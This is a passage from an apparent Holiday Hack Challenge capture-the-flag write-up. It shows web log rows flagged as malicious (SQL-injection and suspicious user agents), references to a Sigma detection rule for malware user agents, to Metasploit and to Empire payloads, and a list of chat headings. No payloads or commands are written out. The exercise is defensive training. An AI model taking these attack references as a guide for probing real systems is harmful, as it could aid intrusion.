53807	2019-10-17T00:50-38-0700	45.239.132.245	10.20.3.8 /api/weat	RookIE/1.0		SQ1	YES		
54207	2019-10-17T00:50-38-0700	142.128.135.10	srf.elfu.or /api/stat	RookIE/1.0		Duplicate	YES		
54742	2019-10-13T04:36-15-0700	37.216.249.50	srf.elfu.or /api/weat	Wget/1.9+cvs-stable (Red Hat modified)		Duplicate	YES		
54910	2019-10-13T04:36-16-0700	129.121.121.148	srf.elfu.or /api/weat	Wget/1.9+cvs-table (Red Hat modified)		Duplicate	YES		
55123									

Figure 228 - Weather Data Screenshot

⁷⁵ <https://www.metasploit.com/>

⁷⁶ https://github.com/Neo23x0/sigma/blob/master/rules/proxy/proxy_ua_malware.yml

⁷⁷ <https://exceljet.net/index-and-match>

The list of IPs are collected and submitted onto <https://srf.elfu.org/>




Figure 229 - Weather Data Screenshot

Success and objective completed.

Chats

Santa



Initial Chat

Completed Chat

Bushy Evergreen



Initial Chat

Completed Chat

Sugarplum Mary



Initial Chat

Completed Chat

Holly Evergreen



Initial Chat

Completed Chat

Alabaster Snowball



Initial Chat

Completed Chat

Professor Banas



Initial Chat

Completed Chat

Sparkle Redberry



Initial Chat

Completed Chat

Michael and Jane – Two Turtle Doves



Chat

Kent Tinseltooth



Initial Chat

Completed Chat

The Tooth Fairy



[Initial Chat](#)

[Completed Chat](#)

Wurnose Openslae



[Initial Chat](#)

[Completed Chat](#)

Krampus



[Initial Chat](#)

[Completed Chat](#)

Tangle Coalbox



Initial Chat

Completed Chat

Pepper Minstix



Initial Chat

Completed Chat

Minty Candycane



Initial Chat

Completed Chat

Shinny Upatree



Initial Chat

Completed Chat

Appendix

Splunk – Empire downloads (<https://medium.com/@netscylla/powershell-that-looks-smells-like-empire-payloads-7f9bfdd39e5b>)